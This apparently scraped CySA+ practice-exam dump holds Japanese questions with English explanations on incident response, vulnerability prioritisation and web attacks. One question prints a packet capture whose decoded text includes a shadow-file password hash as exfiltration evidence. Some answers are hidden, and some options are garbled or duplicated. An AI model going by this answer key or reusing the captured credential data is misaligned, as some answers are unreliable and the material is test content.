Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

質問: **140**
セキュリティアナリストが、セキュリティインシデントに関する事後レポートを経営陣に提出します。インシデント対応プロセスにおける検証済みの問題を修正するために、経営陣が最も確認する可能性が高いのは次のうちどれですか？
A. 卓上演習
B. 学んだ教訓
C. 根本原因分析
D. 法医学的分析
正解: **B** (コメントを発表する)
The lessons learned phase is a formal step in the incident response process where teams review what went wrong, what worked, and how to improve future responses. Management uses this to adjust policies, procedures, and controls based on real incident experiences.
Tabletop (A) is a simulated discussion, not post-incident.
Root cause analysis (C) finds technical origins but doesn't focus on process improvement.
Forensics (D) supports investigation but not process revision.
Reference:
CS0-003 Domain 3.0 - Post-Incident Activities
Chapple & Seidl - Study Guide, Chapter 11: Containment and Recovery

質問: **141**
組織が事業継続計画を策定するために使用するものは次のうちどれですか?
A. すべてのシステムと相互依存するアプリケーションの図
B. 組織で使用されるすべてのソフトウェアのリポジトリ
C. 経営幹部によって定義された重要なシステムの優先リスト
D. オフサイトの場所に印刷されている構成管理データベース
正解: (正解を表示します)

A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

質問: **142**
脆弱性管理チームは、内部評価に基づいて、実稼働環境への展開前にインフラストラクチャに対するリスクを積極的に特定したいと考えています。このアプローチを最もよくサポートするのは次のどれですか。
A. 脅威モデリング
B. 侵入テスト
C. バグバウンティ
D. SDLCトレーニング
正解: **A (**コメントを発表する**)**
Threat modelingis aproactiveapproach used toidentify, analyze, and mitigate potential threatsbefore they impact production systems. It is especially useful in early development stages to anticipate vulnerabilities and attack paths.
* Option B (Penetration testing)is areactive measureperformed on deployed systems, rather than prior to production.
* Option C (Bug bounty)programs incentivize external researchers but do not proactively model risks before deployment.
* Option D (SDLC training)improves security awareness but does notactively assess risks.
Thus,A (Threat modeling) is the best choice, as it enablesearly identification and mitigation of security risks.

質問: **143**
ある企業の機密性や業務上の重要性が低い公開ウェブサイトの1つで、AXSS脆弱性が報告されました。セキュリティ部門はこの脆弱性を確認し、アプリケーション所有者に推奨事項を提示する必要があります。以下の推奨事項のうち、この脆弱性の悪用を最も効果的に防止できるのはどれですか？(2つ選択してください)。
A. Webサーバーの前にIPSを実装します。
B. ウェブサイトでMFAを有効にします。
C. パッチが適用されるまでウェブサイトをオフラインにします。
D. ソースコードに補償制御を実装します。
E. WAFの仮想パッチを使用して脆弱性を修正します。
E. Webサイトで TLS v1.3を設定します。
正解: **(**正解を表示します**)**
The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code.
These recommendations are effective, efficient, and less disruptive than the other options. References:
CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

質問: **144**

定期的なレビュー中に、セキュリティアナリストはローカルネットワークワークステーションへのトラフィック量が異常に多いことを発見しました。アナリストはトラフィックをpcapファイルに抽出します。内容を分析するために、アナリストはコマンドtcpdump -n -r file.pcap udp and port 53を実行し、次の出力を受け取ります。

```
     0x0450:  3a21 3a31 3938 3337 3a3a 3a3a 3a3a 0a67  :!:19837::::::.g
     0x0460:  6e6f 6d65 2d69 6e69 7469 616c 2d73 6574  nome-initial-set
     0x0470:  7570 3a21 3a31 3938 3337 3a3a 3a3a 3a3a  up:!:19837::::::
     0x0480:  0a67 646d 3a21 3a31 3938 3337 3a3a 3a3a  .gdm:!:19837::::
     0x0490:  3a3a 0a6e 6d2d 6f70 656e 7670 6e3a 213a  ::.nm-openvpn:!:
     0x04a0:  3139 3833 373a 3a3a 3a3a 3a0a 676e 6f6d  19837::::::.gnom
     0x04b0:  652d 7265 6d6f 7465 2d64 6573 6b74 6f70  e-remote-desktop
     0x04c0:  3a21 2a3a 3139 3833 393a 3a3a 3a3a 3a0a  :!*:19839::::::.
     0x04d0:  636f 6d70 7469 6173 6d65 3a24 3624 6634  comptiasme:$6$f4
     0x04e0:  4d42 7070 6e7a 744e 3771 6a52 4c6f 2451  MBppnztN7qjRLo$Q
     0x04f0:  4661 504f 3534 764c 4f58 504c 5571 436a  FaPO54vLOXPLUqCj
     0x0500:  6656 4e59 6c75 4261 6555 616f 6c6e 7158  fVNYluBaeUaolnqX
     0x0510:  334d 4e76 7150 576d 3476 4544 3958 5571  3MNvqPWm4vED9XUq
     0x0520:  5a5a 3368 705a 584e 6b76 646c 416f 5061  ZZ3hpZXNkvdlAoPa
     0x0530:  484c 5930 392f 654b 776d 2e44 6b61 6d48  HLY09/eKwm.DkamH
     0x0540:  7055 7464 2f3a 3139 3833 393a 303a 3939  pUtd/:19839:0:99
     0x0550:  3939 393a 373a 3a3a 0a73 7368 643a 213a  999:7:::.sshd:!:
     0x0560:  3139 3833 393a 3a3a 3a3a 3a0a            19839::::::.
15:24:49.331226  IP 10.203.20.10.50369 > b.resolvers.level3.net.domain: 10344+ PTR? 12.20.203.10.in-addr.arpa.
     0x0000:  4500 0047 9d1c 4000 4011 78b1 0acb 140a  E..G..@.@.x.....
     0x0010:  0402 0202 c4c1 0035 0033 251d 2868 0100  .......5.3%.(h..
     0x0020:  0001 0000 0000 0000 0231 3202 3230 0332  .........12.20.2
     0x0030:  3033 0231 3007 696e 2d61 6464 7204 6172  03.10.in-addr.ar
     0x0040:  7061 0000 0c00 01                        pa.....
15.24.49.334271 IP b.resolvers.level3.net.domain > 10.203.20.10.50369: 10344 NXDomain* 0/1/0 (102)
     0x0000:  4500 0082 1924 0000 3511 476f 0402 0202  E....$..5.Go....
     0x0010:  0acb 140a 0035 c4c1 006e 2cb7 2868 8583  .....5...n,.(h..
     0x0020:  0001 0000 0001 0000 0231 3202 3230 0332  .........12.20.2
     0x0030:  3033 0231 3007 696e 2d61 6464 7204 6172  03.10.in-addr.ar
```

アナリストはpcap分析に基づいて、次のうちどの結論に達するでしょうか？

A. トラフィックは、Meterpreterペイロードの配信を捕捉しました。

B. トラフィックからデータ漏洩が確認できます。

C. トラフィックから構造化クエリ言語インジェクション攻撃が検出されました。

D. このトラフィックはドメインネームシステムセキュリティ拡張機能に関連しています。

E. Unixベースのネットワークではトラフィックは正常です。

正解: **(**正解を表示します**)**

The tcpdump filter (udp and port 53) isolates DNS traffic . In the output, the analyst can see DNS queries /responses , including PTR lookups and NXDomain responses. What makes this suspicious is the context ("unusual volume of traffic") combined with the appearance of encoded/high-entropy-looking content embedded in the DNS-related data in the capture.

This pattern strongly aligns with DNS tunneling , a technique used to move data (including stolen data) inside DNS queries because DNS (port 53) is widely allowed and often less inspected. In other words, the capture indicates a covert channel over DNS consistent with data exfiltration .

The All-in-One CySA+ CS0-003 guide explicitly describes DNS tunneling as an exfiltration method:

Exact extract (All-in-One Exam Guide):
" Domain Name System (DNS) tunneling , for example, is a method of sending data via encoded DNS queries ... Hunters will need to keep an eye out for abnormal DNS queries or unusually high query volumes ." That maps directly to this scenario:
* You were told there is an unusual volume of traffic .
* The traffic is DNS (UDP/53) .
* The output shows encoded/abnormal-looking DNS content , consistent with "sending data via encoded DNS queries." The Sybex CySA+ Study Guide reinforces that DNS queries can be used as covert channels (including encoded/encrypted data inside DNS requests), and that abnormal DNS patterns are IoCs:
Exact extract (Sybex Study Guide):
" DNS tunneling is another potential issue that can be monitored... DNS queries that include encoded or encrypted data are potential IoCs to watch for." Why the other options are not supported by the pcap output
* A (Meterpreter payload delivery): Meterpreter delivery is not something you'd typically conclude from DNS-only traffic unless you see very specific exploit/payload staging indicators; the capture shown is DNS query/response behavior consistent with tunneling, not a clear Meterpreter staging pattern.
* C (SQL injection): SQLi evidence is normally visible in HTTP(S) requests , parameters, URIs, or server responses-nothing in the DNS-only view indicates SQLi payloads.
* D (DNSSEC): DNSSEC would be indicated by DNSSEC-specific records/flags (e.g., DNSKEY/DS
/RRSIG/NSEC, DO bit usage). The shown traffic is not presented as DNSSEC validation traffic; the suspicious element is encoded/high-entropy data consistent with tunneling.
* E (Normal Unix-based traffic): "Normal" is contradicted by the scenario's stated unusual traffic volume and by the presence of encoded/abnormal DNS content consistent with tunneling IoCs.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003) : DNS tunneling = sending data via encoded DNS queries; watch for abnormal queries / high volume
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003) : DNS tunneling and DNS queries containing encoded/encrypted data are IoCs

質問: 145
セキュリティインシデント発生時に、CSIRTリーダーが誰にいつ連絡を取るべきかをどのように判断するかを説明しているのは、次のうちどれですか？
A. リーダーは、インシデント対応ポリシーまたは計画に記載されている内容を確認する必要があります。
B. CSIRTの管理職レベルのメンバーがその決定を下すべきである
C. リーダーはいつでも誰とコミュニケーションを取るかを決定する権限を持つ
D. チーム内の主題専門家は、指定された専門分野内の他のメンバーとコミュニケーションを取る必要があります。
正解: **A (**コメントを発表する**)**
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

質問: **146**
インシデント発生後、セキュリティ アナリストはフォレンジック分析を実行して、会社の利害関係者に完全な情報を報告する必要があります。この場合、フォレンジック分析の目的として最も可能性が高いのは次のどれですか。
A. 既存のリスクの全体像を示します。
B. 事件を法執行機関に通報します。
C. 事件をさらに封じ込める。
D. 根本原因情報を決定します。
正解: **(**正解を表示します**)**
The goal of forensic analysis in a post-incident scenario is to identify the root cause of the incident. This helps prevent future occurrences and enhances the security posture of the organization.

Option A (Full picture of risks) is more aligned with a risk assessment rather than forensic analysis.
Option B (Notifying law enforcement) depends on the situation, but forensic analysis is performed even when legal action is not involved.
Option C (Further containment) is part of incident response, but forensic analysis happens after containment.
Thus, D is the correct answer, as determining root cause is the key objective of forensic analysis.

質問: **147**
セキュリティ アナリストは、企業の Web アプリケーションに関する最新の脆弱性レポートの調査結果を検討しています。Web アプリケーションは、ファイルが指定されたハッシュと一致する場合に、Bash スクリプトの処理用のファイルを受け入れます。ハッシュの衝突により、アナリストはシステムにファイルを送信できます。現在のスクリプトとインフラストラクチャへの変更を最小限に抑えて脆弱性を軽減するには、アナリストは次のどれを提案すべきですか?
A. WAF をアプリケーションの前面に展開します。
B. 現在の MD5 を SHA-256 に置き換えます。
C. ホスティング システムにウイルス対策アプリケーションを展開します。
D. MD5 をデジタル署名に置き換えます。
正解: **B (**コメントを発表する**)**
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

質問: **148**
次のドキュメントのうち、イベント中のサードパーティの対応に関する要件と測定基準を定めているのはどれですか。
A. BIA
B. DRP
C. サービスレベル保証
D. 覚書
正解: **C (**コメントを発表する**)**
Comprehensive Detailed Explanation:A Service Level Agreement (SLA) defines the expectations, requirements, and metrics for third-party services, including response times and responsibilities during an event. Here's an overview of each option:
* A. BIA (Business Impact Analysis)
* Explanation: BIA is used to assess potential impacts of disruptions to business operations, but it does not specify third-party response requirements.
* B. DRP (Disaster Recovery Plan)
* Explanation: DRP provides recovery procedures for internal systems and services but does not directly establish third-party obligations.
* C. SLA (Service Level Agreement)
* Explanation: SLAs set clear expectations for third-party services, including response times, performance metrics, and specific requirements during incidents. SLAs ensure accountability for external providers during critical events.
* D. MOU (Memorandum of Understanding)

* Explanation: An MOU defines general terms and intentions between parties but lacks the specific performance metrics required in an SLA.
References:
NIST SP 800-37: Risk Management Framework, on the role of SLAs in managing third-party risk.
ITIL Service Design: Importance of SLAs for defining service performance and response requirements.

質問: **149**
ウェブアプリケーションには、内部URLからコンテンツを取得し、ログ内のCSRF攻撃を特定する機能があります。セキュリティアナリストは、正しい形式のリクエストを除外する正規表現を作成しています。
ターゲット URL は https://10.1.2.3/api で、受信側の API は GET リクエストのみを受け付け、「id」という名前の単一の整数引数を使用します。アナリストは目的を達成するために、次のうちどの正規表現を使用すべきでしょうか？
A. (?!https://10\.1\.2\.3/api\?id=[0-9]+)
B. " https://10\.1\.2\.3/api\?id=\d+
C. (?: " https://10\.1\.2\.3/api\?id-[0-9]+)
D. https://10\.1\.2\.3/api\?id[0-9J$
正解: **(**正解を表示します**)**
The correct regular expression to match a GET request to this API endpoint is " https://10\.1\.2\.3/api\?id=\d+
" . This pattern checks for the specific URL with an id parameter that accepts integer values. The syntax \d+ matches one or more digits, which aligns with the requirement for a single integer argument. Other options either use incorrect syntax or do not accurately capture the expected URL format. Regular expressions are vital in filtering and identifying patterns in logs, as recommended by CompTIA Cybersecurity Analyst (CySA+) practices for threat hunting and log analysis.

質問: **150**
長期休暇中に、ある企業でセキュリティインシデントが発生しました。この情報は適切な担当者に速やかに伝達され、サーバーは最新の状態に保たれ、適切な監査およびログ記録が設定されていました。最高情報セキュリティ責任者(CISO)は、何が起こったのかを正確に把握したいと考えています。アナリストはまず、次のうちどの行動を取るべきでしょうか？
A. フォレンジック分析のために仮想サーバーをクローンする
B. 影響を受けたサーバーにログインし、ログの分析を開始します。
C. 接続が失われていないことを確認するために、最後に正常に動作していたバックアップから復元します。
D. 影響を受けたサーバーを直ちにシャットダウンしてください
正解: **A (**コメントを発表する**)**
The first action that the analyst should take in this case is to clone the virtual server for forensic analysis.
Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

質問: **151**
アナリストは、敵対的手法を実行する権限のあるチームに対して監視を行っています。アナリストは、使用する手法の準備を整えるために、1 日に 2 回チームとやり取りします。アナリストは次のどのチームに所属していますか。
A. オレンジチーム
B. 青チーム
C. レッドチーム
D. 紫チーム
正解: **(**正解を表示します**)**

The correct answer is A. Orange team.
An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.
In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team345.
The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.
Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.
The other options are incorrect because they do not match the role and function of the analyst in this scenario.
Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.
Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.
Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.
References:
* 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
* 2 The colors of cybersecurity - UW-Madison Information Technology
* 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
* 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
* 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

質問: **152**
インシデント対応プロセスの封じ込め段階の主な目標を最もよく表すのは次のどれですか?
A. さらなる被害の発生を抑えるため
B. サービスを再開するには
C. インシデント対応計画の目標と目的を伝える
D. 敵対者によるデータ流出の継続行為を防ぐため
正解: **(正解を表示します)**
The key goal of the containment stage in an incident response process is to limit further damage from occurring. This involves taking immediate steps to isolate the affected systems or network segments to prevent the spread of the incident and mitigate its impact. Containment strategies can be short-term, to quickly stop the incident, or long-term, to prepare for the eradication and recovery phases.

質問: **153**

企業のセキュリティ チームは、リソースの不適切な使用 (オフィス内のワークステーションにクリプトマイナーをインストールする従業員など) に関する報告ポリシーのセクションを更新しています。セキュリティチームのほかに、
業界のベストプラクティスに従うために、次のグループのうち最初に問題をエスカレーションする必要がありますか?
A. ヘルプデスク
B. 法執行機関
C. 法務部門
D. 取締役会メンバー
正解: **(**正解を表示します**)**
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1.
This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

質問**: 154**
従業員はブラウザを更新した後、アカウントにログインできなくなりました。従業員は通常、ブラウザでいくつかのタブを開いています。次の攻撃のうち、実行された可能性が最も高いのはどれですか?
A. 情報提供依頼
B. LFI
C. CSRF
D. XSS
正解: **(**正解を表示します**)**
The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.
To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.
Some other possible attacks that are not relevant to this scenario are:
RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.
LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.
XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

質問**: 155**
ゼロ トラスト アーキテクチャの一部としてのネットワーク マイクロセグメンテーションの重要性を最もよく説明しているのはどれですか。

A. 管理しやすく粒度の細かいポリシーを許可する
B. 規制遵守に関連するコストを増加させる
C. 攻撃が広がる範囲を制限する
D. 仮想アプライアンスの使用によりハードウェアコストを削減する
正解: (正解を表示します)
Microsegmentation involves dividing a network into smaller, isolated segments to restrict lateral movement within the network. This is crucial within a Zero Trust architecture, which assumes that no entity (internal or external) is inherently trustworthy. By limiting access to only necessary network segments, microsegmentation reduces the impact of a potential breach by containing it within a limited area. CompTIA emphasizes microsegmentation as an effective strategy to minimize risk and improve security posture by isolating resources based on the principle of least privilege.

質問: **156**
ある企業が自動化ソフトウェアを使用してサーバーにパッチを適用しています。サーバーへのリモート SSH または RDP 接続は、自動化ソフトウェアが使用するサービス アカウントからのみ許可されます。すべてのサーバーは内部サブネットにあり、インターネットとの直接アクセスはできません。アナリストは、次の脆弱性の概要を確認します。

ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021-34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.1	3854
4	Debian CVE-2018-17182: vmacache_flush all	Yes	6.7	70

アナリストが最初に対処する必要がある脆弱性 ID は次のどれですか?
A. 1
B. 2
C. 3
D. 4
正解: (正解を表示します)
The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk.
According to CompTIA CySA+ and vulnerability management practices, prioritizing based on severity and exploitability is essential, even over the number of instances. Other vulnerabilities listed are less severe or lack active exploitation.

質問: **157**
アナリストは、企業インフラストラクチャの定期的な脆弱性評価を実施しています。これらのスキャンを実行すると、ビジネス クリティカルなサーバーがクラッシュし、原因は脆弱性スキャナーにまで遡ります。この問題の原因は次のうちどれですか?
A. スキャナーはエージェントがインストールされていない状態で実行されています。
B. スキャナはアクティブ モードで実行されています。
C. スキャナーは不適切にセグメント化されています。
D. スキャナはスキャン ウィンドウを使用して構成されています。
正解: (正解を表示します)
The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases, active mode can trigger denial- of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner12. Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or

sensitive systems without proper authorization and preparation3. References: Vulnerability Scanning for my Server - Spiceworks Community, Negative Impacts of Automated Vulnerability Scanners and How ... - Acunetix, Vulnerability Scanning Best Practices

質問: **158**
企業は、サードパーティから侵入テストレポートの概要を受け取ります。レポートの概要は、プロキシに適用する必要のあるいくつかのパッチがあることを示しています。プロキシはラック内にあり、実行されていません。
会社が新しいものに交換したため、使用されました。プロキシ上の脆弱性の CVE スコアは 9.8 です。企業がこのプロキシに関して従うべきベスト プラクティスは次のうちどれですか?
A. プロキシはそのままにします。
B. プロキシを廃止します。
C. プロキシをクラウドに移行します。
D. プロキシにパッチを適用します
正解: **(**正解を表示します**)**
The best practice that the company should follow with this proxy is to decommission the proxy.
Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

質問: **159**
セキュリティアナリストは、以下の情報に基づいて、修復すべき資産を特定する必要があります。
* ファイルサーバーのCVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H/
* Web サーバー CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/
* メールサーバー(モールサーバー」から修正) CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/
* ドメインコントローラー CVSS:3.1/AV:N/AC:L/PR:R/UI:R/S:U/C:H/I:H/A:H/
アナリストは、以下の資産のうちどれを最初に修復すべきでしょうか？
A. メールサーバー
B. ドメインコントローラー
C. Webサーバー
D. ファイルサーバー
正解: **C (**コメントを発表する**)**
To determine which system to remediate first using only CVSS vectors, the analyst should prioritize the vulnerability that is most severe and most easily exploitable, especially when it is exploitable over the network and requires no privileges and no user interaction.
The Web server has the most dangerous combination of exploitability and impact:
* Attack Vector = Network (AV:N) # exploitable remotely over a network
* Attack Complexity = Low (AC:L) # no special conditions required
* Privileges Required = None (PR:N) # attacker doesn't need credentials
* User Interaction = None (UI:N) # no user action required
* Impact = High for Confidentiality, Integrity, and Availability (C:H / I:H / A:H) # full compromise potential The Sybex CySA+ Study Guide explains that CVSS provides a 0-10 severity score and that analysts must be able to interpret key metrics like Attack Vector, Attack Complexity, Privileges Required, User Interaction, and Impact.
The All-in-One guide defines Attack Vector and notes that the more remote the vector, the higher the score (Network is remotely exploitable).
And Secbay Press states that organizations use CVSS as a basis for prioritization, typically addressing higher scores first.
Exact extract (Secbay Press): "Organizations often use CVSS scores as a basis for prioritizing vulnerabilities, addressing those with higher scores first." Why the other assets are lower priority

than the Web server (based on the vectors)
* File server (AV:L) is local attack vector, meaning the attacker must already have local access; that generally reduces priority compared to a remotely exploitable (AV:N) issue. (Attack vector definitions and scoring emphasize Network vs Local distinctions.)
* Mail server (AC:H) requires high attack complexity, lowering exploitability compared to the Web server's AC:L.
* Domain controller (PR:R, UI:R) requires privileges and user interaction, which lowers exploitability compared to PR:N/UI:N on the Web server.
Bottom line: The Web server is the most immediately dangerous because it is remotely exploitable (AV:N) with low complexity (AC:L), requires no privileges (PR:N) and no user interaction (UI:N), and has high impact across C/I/A-making it the strongest candidate for first remediation under CVSS-based prioritization.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): CVSS used to prioritize; higher scores addressed first
* Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): CVSS metrics and interpretation (AV/AC/PR/UI/Impact) and severity score concept
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): Attack Vector/Attack Complexity definitions; remote vectors score higher

質問: **160**
セキュリティ アナリストは、監査プロセスのために企業のネットワーク上の定期的な脆弱性スキャンの証拠を提供する必要があります。そのような証拠を作成できるツールの例は次のうちどれですか?
A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark
正解: **(正解を表示します)**
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes.
References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

質問: **161**
サイバーセキュリティ アナリストは、DLP プロジェクト チームに参加して組織のデータを分類しています。データ分類の主な目的は次のどれですか。
A. 規制遵守要件を特定する
B. DLPルールの作成を容易にするため
C. IT費用の優先順位を決める
D. 組織にとってのデータの価値を確立する
正解: **(正解を表示します)**
The primary purpose of data classification is to determine the value of data to the organization. This helps in defining protection levels, access controls, and risk mitigation strategies.
Option A (Regulatory compliance requirements) is important but not the primary reason. Compliance is a result of data classification, not its purpose.
Option B (Facilitating DLP rules) is a secondary benefit, but classification is broader and not limited to DLP.
Option C (Prioritizing IT expenses) is unrelated to why organizations classify data.
Thus, D is the correct answer, as classification helps organizations prioritize data protection based on its value.

質問: **162**
最高情報セキュリティ責任者は、会社が日々直面しているすべての攻撃ベクトルをマッピングしたいと考えています。企業がセキュリティ管理を調整する必要があるのは、次の推奨事項のうちどれですか?
A. OSSTMM

B. 侵入分析のダイヤモンド モデル
C. OWASP
D. マイターアタック&CK
正解: **D (**コメントを発表する**)**
The correct answer is D. MITRE ATT&CK.
MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .
The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

質問: **163**
